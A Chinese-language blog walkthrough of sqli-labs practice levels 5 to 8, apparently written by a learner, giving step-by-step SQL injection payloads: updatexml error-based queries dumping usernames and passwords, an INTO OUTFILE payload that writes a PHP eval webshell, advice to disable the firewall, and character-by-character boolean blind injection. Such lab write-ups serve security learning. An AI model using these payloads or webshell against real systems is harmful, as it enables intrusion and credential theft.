
sqli—labs靶场 5-8关 (每日4关练习)持续更新!!!
Less-5
上来先进行查看是否有注入点,判断闭合方式,查询数据列数,用union联合注入查看回显位,发现到这一步的时候,和前四道题不太一样了,竟然没有回显位???

我们看一下源码,发现源码和前几道题有点差异,我们尝试报错注入,让页面回显对数据库的报错信息,报错注入有很多,例如floor,updatexml等等,我们这里用updatexml报错注入试一试是否可行!!!

我们简单说一下updatexml报错注入
1.updatexml函数格式为updatexml(xml_doument,XPath_string,new_value);
所以说这里我们需要认识到它三个参数的含义是什么?
1、第一个参数其实就是XML的内容
2、第二个参数就是需要更新update的位置XPATH路径
3、第三个参数就是更新之后的内容
所以第一和第三个参数可以随便写,只需要利用第二个参数,他会校验你输入的内容是否符合XPATH格式
我们使用 updatexml(1,concat(0x7e,(...),0x7e),1)
大家会很好奇 中间0x7e 是什么东西,这个是因为0x7e是~,不属于xpath语法格式,因此报出xpath语法错误。如果不添加该不属于xpath格式的参数无法引发正确的报错。
所以接下来按规矩办事,先查库,再查表,最后列
数据库名:
?id=0' and updatexml(1,concat(0x7e,database(),0x7e),1)--+

表名
?id=0' and updatexml(1,concat(0x7e,(select group_concat(table_name)from information_schema.tables where table_schema='security'),0x7e),1)--+

列名:
?id=1' and updatexml(1,concat(0x7e,(select group_concat(column_name)from information_schema.columns where table_schema='security' and table_name='users'),0x7e),1)--+

注入:
?id=1' and updatexml(1,concat(0x7e,(select group_concat(username,0x3a,password)from users),0x7e),1)--+

这里我们又看到查询回显内容很少,这里就因为updatexml报错最大只能容纳32个字节
我们使用limit分段回显 limit n,1
?id=1' and updatexml(1,concat(0x7e,(select concat(username,0x3a,password)from users limit 0,1),0x7e),1)--+
?id=1' and updatexml(1,concat(0x7e,(select concat(username,0x3a,password)from users limit 1,1),0x7e),1)--+
........

Less-6
上来先进行查看是否有注入点,判断闭合方式,查询数据列数,用union联合注入查看回显位,发现到这一步的时候,和第五道题一样啊,只不过是闭合方式有改变,第六题的闭合方式是双引号"
那么解题步骤和第五题一样,直接演示最后一步
?id=1" and updatexml(1,concat(0x7e,(select group_concat(username,0x3a,password)from users),0x7e),1)--+

Less-7
上来先进行查看是否有注入点 直接?id=1,发现有显示outfile??这是什么,经过查询一下资料,原来这到题让写一个外部木马文件,我感觉第7题还是有点难度的,大家要是看不懂我写的,建议去b站看一下专业人士的视频讲解!!!

接下来判断闭合方式和回显位置,这些步骤就不演示啦
接下来开始写马,写马需要一个函数就是into outfile()函数,就是将外部文件写入
?id=1')) union select 1,"<?php eval($_POST[phpinfo()])?>" ,3 into outfile"F://phpstudt//phpstudy_pro//WWW//sqli-labs-php7-master//Less-7//shell.php"--+
into outfile后面的文件的路径根据自己电脑的路径自己写
注意:需要into outfile函数需要配置 mysql的 my.ini 文件!!!
在my.ini文件中修改secure_file_priv=""这个语句,要是没有这个语句,直接添加就好了!!!
secure_file_priv这个就是限制MYSQL对于文件的导入与导出,改为空就没事了

还有就是我执行操作的时候,一直没有成功写入,后来才发现是电脑防火墙把咱们写的一句话木马给删除了,该说不说,微软的防火墙是真的牛,大家可以把防火墙关闭,或者下载火绒安全,弄一个白名单(信任区),这样可以避免这样的麻烦(刚才真的困扰我好久)!!


成功!!!
Less-8
上来先进行查看是否有注入点,判断闭合方式,查询数据列数,用union联合注入查看回显位,发现到这一步的时候,和第五道题,第六题一样啊

让我看看题干有没有提示!

原来题干说了呀,是布尔盲注,我们就用布尔盲注解题吧!!!
那我们先介绍一下布尔盲注
length()函数 返回字符串的长度
substr()截取字符串 (语法:SUBSTR(str,pos,len);)
ascii()返回字符的ascii码值 (将字符变为数字)
开始解题
猜解库名长度
?id=1' and (length(database()))=8--+ (后面=8需要自己一个个试出来的)
利用ASCII码猜解当前数据库的名称,需要对照ASCII表一次查找!大家自行搜索一下
//security
substr(database(),1,1)) 第一个1是位数,第二个1是个数,所以之后改变第一个的数值就ok了,然后后面的值需要大家一步步尝试,这里就不演示啦
?id=1' and (ascii(substr(database(),1,1)))=115--+ >>>s
?id=1' and (ascii(substr(database(),2,1)))=101--+ >>>e
?id=1' and ascii(substr((database()),3,1)) = 99 --+ >>>c
?id=1' and (ascii(substr(database(),4,1)))=117--+ >>>u
?id=1' and (ascii(substr(database(),5,1)))=114--+ >>>r
?id=1' and ascii(substr((database()),6,1))=105--+ >>>i
?id=1' and (ascii(substr(database(),7,1)))=116--+ >>>t
?id=1' and (ascii(substr(database(),8,1)))=121--+ >>>y
。。。一个个去尝试找到一个8位的库名
猜表名
//emails
?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)) = 101 --+ >>>e
?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),2,1)) = 109 --+ >>>m
?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),3,1)) = 97 --+ >>>a
?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),4,1)) = 105 --+ >>>i
?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),5,1)) = 108 --+ >>>l
?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),6,1)) = 115 --+ >>>s
也是需要一步步尝试
猜字段
//id
?id=1' and ascii(substr((select column_name from information_schema.columns where table_name='emails' limit 0,1),1,1)) = 105 --+ >>>i
?id=1' and ascii(substr((select column_name from information_schema.columns where table_name='emails' limit 0,1),2,1)) = 100 --+ >>>d
//emali_id
?id=1' and ascii(substr((select column_name from information_schema.columns where table_name='emails' limit 1,1),1,1)) = 101 --+ >>>e
?id=1' and ascii(substr((select column_name from information_schema.columns where table_name='emails' limit 1,1),2,1)) = 109 --+ >>>m
?id=1' and ascii(substr((select column_name from information_schema.columns where table_name='emails' limit 1,1),3,1)) = 97 --+ >>>a
?id=1' and ascii(substr((select column_name from information_schema.columns where table_name='emails' limit 1,1),4,1)) = 105 --+ >>>i
?id=1' and ascii(substr((select column_name from information_schema.columns where table_name='emails' limit 1,1),5,1)) = 108 --+ >>>l
?id=1' and ascii(substr((select column_name from information_schema.columns where table_name='emails' limit 1,1),6,1)) = 95 --+ >>>_
?id=1' and ascii(substr((select column_name from information_schema.columns where table_name='emails' limit 1,1),7,1)) = 105 --+ >>>i
?id=1' and ascii(substr((select column_name from information_schema.columns where table_name='emails' limit 1,1),8,1)) = 100 --+ >>>d
获取数据
//Dumb@dhahhan.com
?id=1' and ascii(substr((select email_id from emails limit 0,1),1,1)) = 68 --+ >>>D
?id=1' and ascii(substr((select email_id from emails limit 0,1),2,1)) = 117 --+ >>>u
?id=1' and ascii(substr((select email_id from emails limit 0,1),3,1)) = 109 --+ >>>m
?id=1' and ascii(substr((select email_id from emails limit 0,1),4,1)) = 98 --+ >>>b
?id=1' and ascii(substr((select email_id from emails limit 0,1),5,1)) = 64 --+ >>>@
?id=1' and ascii(substr((select email_id from emails limit 0,1),6,1)) = 100 --+ >>>d
?id=1' and ascii(substr((select email_id from emails limit 0,1),7,1)) = 104 --+ >>>h
?id=1' and ascii(substr((select email_id from emails limit 0,1),8,1)) = 97 --+ >>>a
?id=1' and ascii(substr((select email_id from emails limit 0,1),9,1)) = 104 --+ >>>h
?id=1' and ascii(substr((select email_id from emails limit 0,1),10,1)) = 104 --+ >>>h
?id=1' and ascii(substr((select email_id from emails limit 0,1),11,1)) = 97 --+ >>>a
?id=1' and ascii(substr((select email_id from emails limit 0,1),12,1)) = 110 --+ >>>n
?id=1' and ascii(substr((select email_id from emails limit 0,1),13,1)) = 46 --+ >>>.
?id=1' and ascii(substr((select email_id from emails limit 0,1),14,1)) = 99 --+ >>>c
?id=1' and ascii(substr((select email_id from emails limit 0,1),15,1)) = 111 --+ >>>o
?id=1' and ascii(substr((select email_id from emails limit 0,1),16,1)) = 109 --+ >>>m
成功!!!
相关文章:
sqli—labs靶场 5-8关 (每日4关练习)持续更新!!!
Less-5 上来先进行查看是否有注入点,判断闭合方式,查询数据列数,用union联合注入查看回显位,发现到这一步的时候,和前四道题不太一样了,竟然没有回显位??? 我们看一下源…...

【Java】异常处理实例解析
文章目录 Java异常处理实例解析Example01_2023yang:未处理的异常Example02_2023yang:捕获并处理异常Example03_2023yang:finally块的使用Example04_2023yang:自定义异常Example05_2023yang:忽略异常信息Example06_2023…...

flutter调试
上面的调试The following FormatException was thrown while handling a gesture: Invalid double -Infinity874When the exception was thrown, this was the stack: #0 double.parse (dart:core-patch/double_patch.dart:113:28) #1 _CalculatorScreenState._butt…...
使用Web Workers提升JavaScript的并行处理能力
💓 博客主页:瑕疵的CSDN主页 📝 Gitee主页:瑕疵的gitee主页 ⏩ 文章专栏:《热点资讯》 使用Web Workers提升JavaScript的并行处理能力 使用Web Workers提升JavaScript的并行处理能力 使用Web Workers提升JavaScript的…...
【含开题报告+文档+PPT+源码】基于Spring Boot智能综合交通出行管理平台的设计与实现
开题报告 随着城市规模的不断扩大和交通拥堵问题的日益严重,综合交通出行管理平台的研究与实现显得尤为重要。现代城市居民对于出行的需求越来越多样化,对于交通信息的获取和处理能力也提出了更高的要求。传统的交通管理方式已经难以满足这些需求&#…...

STM32寄存器结构体详解
一、寄存器结构体详解 对于STM32而言,使用一个结构体将一个外设的所有寄存器都放到一起 二、修改驱动 1、添加清除bss段代码 2、添加寄存器结构体 在寄存器结构体中添加寄存器的时候一定要注意地址的连续性,如果地址不连续的话,要添加占位…...

如何建立devops?
要建立DevOps系统,可以遵循以下步骤: 一、明确目标与确立原则 明确目标:确定DevOps系统的总体目标,例如提高软件发布频率、缩短反馈时间、提升软件质量等。确立原则:确立DevOps的核心原则,包括持续集成&a…...

shell基础(3)
声明! 学习视频来自B站up主 **泷羽sec** 有兴趣的师傅可以关注一下,如涉及侵权马上删除文章,笔记只是方便各位师傅的学习和探讨,文章所提到的网站以及内容,只做学习交流,其他均与本人以及泷羽sec团…...

2024年11月16日Github流行趋势
项目名称:opendatalab / MinerU 项目维护者:myhloli, dt-yy, Focusshang, drunkpig, papayalove等项目介绍:一站式开源高质量数据提取工具,支持PDF/网页/多格式电子书提取。项目star数:16,398项目fork数:1,…...

k8s更新
k8s更新 1.30 升级了 Metrics Server 到 v0.7.0 kubectl get cronjob命令增加了时区列显示 kubectl describe命令在描述VolumeAttributesClass、作业、Pod 模板等时提供了更多信息,有助于深入排查问题。 改进了kubectl logs命令,当 Pod 未找到时会显示所…...

ES6进阶知识一
目录 一、ES6构建工具与模块化 1.1.构建工具 1.1.1.Webpack 安装 Webpack 配置 Webpack 使用 Webpack 1.1.2.Babel 安装 Babel 配置 Babel 1.2.ES6模块化 1.命名导出导入 导出模块 导入模块 2. 默认导出与导入 导出模块 导入模块 1.3.完整案例展示 1. 项目结构…...

C#/WinForm拖拽文件上传
一、首先创建一个上传文件的类,继承Control类,如下: public class UploadControl : Control{private Image _image;public UploadControl(){this.SetStyle(ControlStyles.UserPaint | //控件自行绘制,而不使用操作系统的绘制Cont…...

IT运维的365天--019 用php做一个简单的文件上传工具
前情提要:朋友的工作室,有几个网站分布在不同的服务器上,要经常进行更新,之前是手动复制压缩包到各个服务器去更新(有写了自动更新的Shell脚本)。但还是觉得太麻烦,每次还要手动传输压缩包到各个…...

详细的oracle rac维护命令集合
一、查看命令 所有实例和服务的状态 $srvctl status database -d orcl Instance orcl1 is running on node db1 Instance orcl2 is running on node db2 单个实例的状态 $ srvctl status instance -d orcl -i orcl2 Instance orcl2 is running on node db2 单个节点的应用程序…...

23 种设计模式详解
设计模式的分类 总体来说设计模式分为三大类: 创建型模式,共五种:单例模式、工厂方法模式、抽象工厂模式、建造者模式、原型模式。 结构型模式,共七种:适配器模式、装饰器模式、代理模式、外观模式、桥接模式、 组合模…...

Python毕业设计选题:基于django+vue的二手物品交易系统
开发语言:Python框架:djangoPython版本:python3.7.7数据库:mysql 5.7数据库工具:Navicat11开发软件:PyCharm 系统展示 管理员登录 管理员功能界面 用户管理 店铺管理 二手物品管理 广告管理 留言反馈 订单…...
VMware 17虚拟Ubuntu 22.04设置共享目录

VMware 17虚拟Ubuntu 22.04设置共享目录 共享文件夹挂载命令!!!<font colorred>配置启动自动挂载Chapter1 VMware 17虚拟Ubuntu 22.04设置共享目录一、卸载老版本二、安装open-vm-tools<font colorred>三、配置启动自动挂载四、添…...
:泛型、trait)
Rust学习(五):泛型、trait
Rust学习(五):泛型、trait 1、泛型: 相信小伙伴们一定还记得,之前我们实现了一个add函数,并指定了参数类型为:i32: fn add(x:i32, y:i32) ->i32 {x y }这里我们就会遇到一个问…...

智能零售柜商品识别
项目源码获取方式见文章末尾! 600多个深度学习项目资料,快来加入社群一起学习吧。 《------往期经典推荐------》 项目名称 1.【基于CNN-RNN的影像报告生成】 2.【卫星图像道路检测DeepLabV3Plus模型】 3.【GAN模型实现二次元头像生成】 4.【CNN模型实现…...

2024智能机器人与自动控制国际学术会议 (IRAC 2024)
主办,承办,支持单位 会议官网 www.icirac.org 大会时间:2024年11月29-12月1日 大会简介 2024智能机器人与自动控制国际学术会议 (IRAC 2024)由华南理工大学主办,会议将于2024年11月29日-12月1日在中国广…...

MATLAB批量处理图片保存:用exportgraphics和for循环自动导出多张Figure到不同文件夹
MATLAB批量图片处理:用exportgraphics实现智能归档与高效导出 当你在MATLAB中处理时间序列分析、参数扫描或机器学习模型验证时,往往需要生成数十甚至上百张结果图表。手动一张张保存不仅效率低下,还容易出错。我曾在一个气候数据分析项目中&…...

动态漏洞利用框架:从静态Exploit到自适应运行时攻击引擎
1. 项目概述:一个动态化的运行时漏洞利用框架 在安全研究领域,漏洞利用(Exploit)的开发与测试是核心且极具挑战性的工作。传统的漏洞利用代码往往是静态、一次性的,针对特定版本的程序、特定的操作系统环境编写。一旦目…...
)
告别本地开发:用code-server在云服务器上搭建你的专属Web版VSCode(保姆级教程)
云端开发革命:用code-server构建高性能远程编程环境 坐在咖啡馆里,用iPad Pro流畅地调试一个百万行代码的机器学习项目;在出差的高铁上,用Chromebook继续昨晚未完成的微服务架构改造——这听起来像是科幻场景,但借助co…...

CES深度复盘:硬件创新趋势与半导体技术洞察
1. 从硬件回归到趋势洞察:一场CES展的深度复盘 又一年CES落幕,拉斯维加斯的喧嚣逐渐散去,展台上的炫目灯光熄灭,但留给行业的思考才刚刚开始。每年一月的这场科技盛会,早已超越了单纯的新品发布会范畴,它更…...
)
手把手教你用IPMI远程搞定ESXi 8.0实体机安装(附BIOS避坑指南)
手把手教你用IPMI远程搞定ESXi 8.0实体机安装(附BIOS避坑指南) 当你面对机房里的服务器却无法亲临现场时,远程安装ESXi 8.0可能看起来像是一项不可能完成的任务。但借助IPMI的远程控制能力,这一切变得轻而易举。本文将带你深入探索…...
)
毕业设计避坑:STM32F767用HAL库硬I2C驱动TOF050C测距模块(附完整代码)
STM32F767硬I2C驱动TOF050C测距模块实战指南 毕业设计中选择STM32F767搭配TOF050C激光测距模块是个不错的方案,但实际开发中会遇到不少坑。本文将分享从CubeMX配置到代码调试的全过程经验,特别是针对HAL库硬I2C的独特问题。 1. 硬件选型与方案对比 选择S…...

嵌入式系统启动故障排查:DMA幽灵写操作与Bootloader资源管理
1. 项目概述:一次由“越界发言”引发的嵌入式系统崩溃之谜那是一个东海岸夏日傍晚,透过办公室的窗户,我能清晰地看到万里无云的蓝天,玻璃上还残留着白天的余温。按理说,我早该在外面享受这好天气了。但此刻,…...

如何为Nintendo Switch解锁自定义功能?大气层系统完整指南
如何为Nintendo Switch解锁自定义功能?大气层系统完整指南 【免费下载链接】Atmosphere-stable 大气层整合包系统稳定版 项目地址: https://gitcode.com/gh_mirrors/at/Atmosphere-stable 你是否希望为你的Nintendo Switch解锁更多可能性?大气层系…...

为AI智能体赋能视觉:zeuxis本地截图服务器的MCP协议实践
1. 项目概述:为AI智能体装上“眼睛”的本地截图服务器 如果你正在开发或使用基于MCP(Model Context Protocol)的AI智能体,并且希望它能“看见”你屏幕上的内容,那么 zeuxis 这个工具绝对值得你深入了解。简单来说&am…...

SynthID-Image:不可见数字水印技术解析与实践
1. 项目背景与核心价值在数字内容爆炸式增长的今天,图像版权保护已成为创作者和平台方最头疼的问题之一。传统水印技术要么容易被去除,要么严重影响视觉体验,而SynthID-Image的出现彻底改变了这个局面。这项由Google DeepMind团队研发的技术&…...